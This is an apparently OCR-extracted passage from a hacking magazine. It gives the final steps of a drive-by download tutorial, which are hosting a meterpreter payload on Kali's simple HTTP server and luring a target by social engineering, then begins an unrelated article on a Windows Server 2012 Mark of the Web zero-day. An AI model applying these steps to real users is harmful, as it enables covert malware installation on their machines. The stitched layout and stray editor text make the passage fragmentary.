
^G Help ^O Write Out ^F Where Is ^K Cut
 ^X Exit ^R Read File ^\ Replace ^U Paste

The payload script and HTML are ready. All we need is a web server to host this script. The simple HTTP Server of Kali Linux will also do.

There is a drive-by install (or installation) attack which is similar to a drive-by download attack. In drive-by install attack, the payload is installed on the target system rather than downloaded. However, these terms are used interchangeably.


```
(kali㉿kali)-[~/drive-by-download]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000  
/) ...
```

It's ready. Now all we have to do is use Social engineering to make target user click on this link. Let's start it.



As soon as we go to the link shown below, the payload is downloaded automatically as shown below without any prompt being displayed to the user.

Zero-day in Windows Server 2012

VULNERABILITY FOR BEGINNERS

Researchers at ACROS security recently discovered a zero-day vulnerability in Windows Server 2012 OS of Microsoft. Windows Server 2012 launched in 2012 (obviously) like all other Server operating systems of Microsoft is used for Active Directory services and other domain related services. Mainstream support ended for this operating system in October 2018 and extended support ended on October 2023. At present, Microsoft is offering paid support for Windows server 2012 until 2026.

Hackercool Magazine

Windows Server 2012



Network Firewall



Network Gateway



Network Switch



Domain User




Domain Admin




Windows Server 2012

Hackercool Magazine

Properties of a signed file

Properties of a unsigned file like our meterpreter payload



About the vulnerability

The zero-day vulnerability whose details are not being revealed for fear of exploitation by threat actors got added to the Windows Server 2012 two years back. The vulnerability is present in Windows Mark of The Web (MoTW) feature.

Mark of the Web (MoTW) feature of Windows is a security feature that adds MoTW flags to all documents and executables that are downloaded from untrusted sources. 